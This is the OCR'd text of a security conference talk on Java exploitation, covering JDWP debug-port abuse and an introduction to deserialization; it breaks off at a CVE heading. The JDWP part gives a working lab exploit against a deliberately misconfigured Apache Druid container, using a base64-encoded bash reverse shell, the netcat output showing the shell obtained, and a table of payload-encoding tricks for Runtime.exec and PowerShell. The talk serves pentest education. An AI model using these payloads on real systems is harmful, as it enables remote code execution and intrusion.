5.0 SHADES OF JAVA EXPLOITATION

MATEI “MAL” BADANOIU

BEFORE WE BEGIN

Disclaimer: My opinions are my own

Warning: The presentation may contain traces of humour

0. INTRODUCTION

MAN BEHIND THE SHELL

MATEI “MAL” BADANOIU

- HACKING STUFF FOR 7 YEARS
- PROFESSIONAL EXPERIENCE 6 YEARS
- +100 0-DAYS/CVES
  - ORACLE (MYSQL CONNECTOR, WEBLOGIC, AGENT13)
  - CISCO (SDWAN)
  - APACHE (NIFI, SOLR, OFBIZ, JAMES, ETC.)
  - ETC.

mbadanoiu

HTTPS://GITHUB.COM/MBADANOIU


0.1. SETTING THE SCENE/INITIALIZING THE ENVIRONMENT

YOU ARE A PENTESTER

Pentester's Starter Pack

CLIENT WANTS YOU TO TEST A JAVA APPLICATION

DEADLINE IS YESTERDAY



TL; DR

- DESERIALIZATION
- **DESERIALIZATION**
- *DESERIALIZATION*
- DESERIALIZATION


1. JAVA DEBUG WIRE PROTOCOL (JDWP)

JAVA DEBUG WIRE PROTOCOL

- **NOT** DESERIALIZATION
- NMAP SAYS JDWP YOU SAY PWNED

JAVA DEBUG WIRE PROTOCOL

- **NOT** DESERIALIZATION
- NMAP SAYS JDWP YOU SAY PWNED
- DID NOT FIND ANY JDWP RELATED 0-DAYS/CVES IN “OUT OF THE BOX” 3RD PARTY SOFTWARE



JAVA DEBUG WIRE PROTOCOL


- **NOT** DESERIALIZATION
- NMAP SAYS JDWP YOU SAY PWNED
- DID NOT FIND ANY JDWP RELATED 0-DAYS/CVES IN "OUT OF THE BOX" 3RD PARTY SOFTWARE
- DID MANAGE TO FIND IT IN CLIENT'S INFRASTRUCTURE PENTESTS

JAVA DEBUG WIRE PROTOCOL

- **NOT** DESERIALIZATION
- NMAP SAYS JDWP YOU SAY PWNED
- DID NOT FIND ANY JDWP RELATED 0-DAYS/CVES IN “OUT OF THE BOX” 3RD PARTY SOFTWARE
- DID MANAGE TO FIND IT IN CLIENT’S INFRASTRUCTURE PENTESTS
- … AN UNSETTELING NUMBER OF TIMES

HTTPS://WWW.YOUTUBE.COM/WATCH?V=9HLXTMNJGWW

(2015)



JAVA DEBUG WIRE PROTOCOL

- INBUILT JAVA FUNCTIONALITY USED FOR DEBUGGING A PROGRAM AT RUNTIME
- TCP PACKET-BASED NETWORK BINARY PROTOCOL
- HOOK/SET BREAKPOINT ON A COMMONLY USED JAVA FUNCTION AND REPLACING IT WITH "JAVA.LANG.RUNTIME"

1.1. EXAMPLE JDWP EXPLOIT IN MISCONFIGURED APACHE DRUID

IN THIS CASE WE INTENTIONALLY MISCONFIGURE A APACHE DRUID DOCKER

(DISCLAIMER DEFAULT APACHE DRUID IS NOT VULNERABLE TO THIS)

```yaml
coordinator:
  image: apache/druid:27.0.0
  container_name: coordinator
  environment:
    - JAVA_OPTS=-Xdebug -Xrunjdwp:transport=dt_socket,server=y,suspend=n,address=0:5555
  volumes:
    - ./storage:/opt/data
    - coordinator_var:/opt/druid/var
  depends_on:
    - zookeeper
    - postgres
  ports:
    - "8081:8081"
    - "5555:5555"
  command:
    - coordinator
  env_file:
    - environment
```

EXPLOITING JAVA DEBUG WIRE PROTOCOL - NMAP

```
guest@tester:~/Desktop$ nmap -A -p 5555 127.0.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2023-11-10 23:48 EET
Illegal character(s) in hostname -- replacing with '*'
Nmap scan report for localhost* (127.0.0.1)
Host is up (0.000096s latency).

PORT     STATE SERVICE VERSION
5555/tcp open  jdwp    Java Debug Wire Protocol (Reference Implementation) version 11.0 11.0.18
|_jdwp-info: ERROR: Script execution failed (use -d to debug)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.48 seconds
```

IOActive/**jdwp-shellifier**

HTTPS://GITHUB.COM/IOACTIVE/JDWP-SHELLIFIER

EXPLOITING JAVA DEBUG WIRE PROTOCOL – CHOOSING A JAVA CLASS TO HOOK

- DEFAULT FUNCTION HOOKED BY JDWP-SHELLIFIER:
  - JAVA.NET.SERVERSOCKET.ACCEPT – SOMETIMES WORKS OR DOESN'T WORK AT ALL
- STRING FUNCTIONS - HTTPS://DOCS.ORACLE.COM/JAVASE/7/DOCS/API/JAVA/LANG/STRING.HTML:
  - JAVA.LANG.STRING.LENGTH
  - JAVA.LANG.STRING.EQUALS
  - JAVA.LANG.STRING.ISEMPTY
  - JAVA.LANG.STRING.INDEXOF - RECOMMENDED BY HACKTRICKS, USUALLY WORKS BUT MAY TAKE SOME TIME
- OTHER USEFUL FUNCTIONS:
  - JAVA.LANG.OBJECT.EQUALS
  - JAVA.NET.URL.OPENCONNECTION – WORKS FOR HTTP SERVERS

EXPLOITING JAVA DEBUG WIRE PROTOCOL – SUCCESSFUL EXPLOIT

```
guest@tester:~/Desktop$ echo 'bash -i >& /dev/tcp/172.19.0.1/6666 0>&1' | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xNzIuMTkuMC4xLzY2NjYgMD4mMQo=
guest@tester:~/Desktop$
guest@tester:~/Desktop$ python2 jdwp.py -t 127.0.0.1 -p 5555 --cmd 'bash -c {echo,YmFzaCAtaSA+
JiAvZGV2L3RjcC8xNzIuMTkuMC4xLzY2NjYgMD4mMQo=}|{base64,-d}|bash' --break-on java.lang.String.in
dexOf
[+] Targeting '127.0.0.1:5555'
[+] Reading settings for 'OpenJDK 64-Bit Server VM - 11.0.18'
[+] Found Runtime class: id=2627
[+] Found Runtime.getRuntime(): id=7fe5b801a838
[+] Created break event id=2
[+] Waiting for an event on 'java.lang.String.indexOf'
[+] Received matching event from thread 0x26c5
[+] Selected payload 'bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xNzIuMTkuMC4xLzY2NjYgMD4mMQo=}|
{base64,-d}|bash'
[+] Command string object created id:26c6
[+] Runtime.getRuntime() returned context id:0x26c7
[+] found Runtime.exec(): id=7fe5b801a870
[+] Runtime.exec() successful, retId=26c8
[!] Command successfully executed
```

```
guest@tester:~/Desktop$ nc -nlvp 6666
Listening on 0.0.0.0 6666
Connection received on 172.19.0.4 36248
bash: cannot set terminal process group (1): Not a tty
bash: no job control in this shell
bash-5.1$ id
id
uid=1000(druid) gid=1000(druid) groups=1000(druid)
bash-5.1$ hostname
hostname
81880473b96b
bash-5.1$ pwd
pwd
/opt/druid
bash-5.1$
```

TANGENT: ENCODING COMMANDS FOR JAVA.LANG.RUNTIME

JAVA.LANG.RUNTIME PECULIARITIES

java.lang.Runtime.exec(String)	Shell Interpretation (BASH)	Result
ls -la	ls '-la'	OK
ls "My Directory"	ls '"My' 'Directory"'	NOT OK
curl http://127.0.0.1 > payload	curl http://127.0.0.1 '>' payload	NOT OK
curl http://127.0.0.1 -O payload	curl http://127.0.0.1 -O payload	OK
bash -i >& /dev/tcp/127.0.0.1/4444 0>&1	bash -i '>&' /dev/tcp/127.0.0.1/4444 '0>&1'	NOT OK
bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjcuMC4wLjEvNDQ0NCAwPiYxCg==}|{base64,-d}|bash	bash -c '{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjcuMC4wLjEvNDQ0NCAwPiYxCg==}|{base64,-d}|bash'	OK

SOLUTION

- BASH:
  - UTF-8 BASE64 ENCODE COMMAND
  - WRAP IT IN “BASH -C {ECHO,<B64_PAY>}|{BASE64,-D}|BASH”
  - EXAMPLE COMMAND “ID”:

```
bash -c {echo,aWQK}|{base64,-d}|bash
```

- POWERSHELL:
  - UTF-16LE BASE64 ENCODE COMMAND
  - USE POWERSHELL INBUILT FLAG “-ENCODEDCOMMAND”
  - EXAMPLE COMMAND “ID”:

```
powershell.exe -enc aQBkAAoA
```

HTTPS://R0YANX.COM/TOOLS/JAVA_EXEC_ENCODE

2. DESERIALIZATION

DESERIALIZATION
(NOT A COMPLETE LIST)

GrrrDog/**Java-Deserialization-Cheat-...**

The cheat sheet about Java Deserialization vulnerabilities

[HTTPS://GITHUB.COM/GRRRDOG/JAVA-DESERIALIZATION-CHEAT-SHEET](https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet)


JAVA SERIALIZATION

- SERIALIZE EVERYTING

JAVA SERIALIZATION

- SERIALIZE EVERYTING – BUT AT WHAT COST
  - **MARK REINHOLD**: "SERIALIZATION WAS A HORRIBLE MISTAKE"
  - "ORACLE PLANS TO DROP JAVA SERIALIZATION SUPPORT, THE SOURCE OF MOST SECURITY BUGS"

HTTPS://WWW.BLEEPINGCOMPUTER.COM/NEWS/SECURITY/ORACLE-PLANS-TO-DROP-JAVA-SERIALIZATION-SUPPORT-THE-SOURCE-OF-MOST-SECURITY-BUGS/



BASIC HANDS-ON INTRODUCTION TO JAVA DESERIALIZATION

- DESERIALIZATION VULNERABILITIES: ROOT CAUSE AND IMPORTANCE


CHAPTER 1: INTRODUCTION TO JAVA DESERIALIZATION

HTTPS://GITHUB.COM/HACKLIKEARED/JAVA_DESERIALIZATION

SERIALIZATION & DESERIALIZATION


- SERIALIZATION:
  - JAVA OBJECT =SERIALIZE=>

    DATA THAT CAN BE SENT OVER TCP/STORED IN FILES
  - NEW OBJECTOUTPUTSTREAM(…).WRITEOBJECT(OBJ);
  - NOTE: OBJECT MUST IMPLEMENT SERIALIZABLE



- DESERIALIZATION:
  - SERIALIZED DATA =DESERIALIZATION=>

    FULLY INTERACTABLE JAVA OBJECT
  - NEW OBJECTINPUTSTREAM(…).READOBJECT();



2 FLAVOURS OF JAVA SERIALIZATION

"AC ED 00 05" BINARY FORMAT

OTHER CUSTOM MARSHALING

DESERIALIZATION - CUSTOM MARSHALING

- SnakeYAML (YAML)
- Xstream (XML)
- Jackson (JSON)
- ETC.

mbechler/
marshalsec

HTTPS://GITHUB.COM/MBECHLER/MARSHALSEC

1.1. CVE-2021-46364 - MAGNOLIA CMS YAML DESERIALIZATION

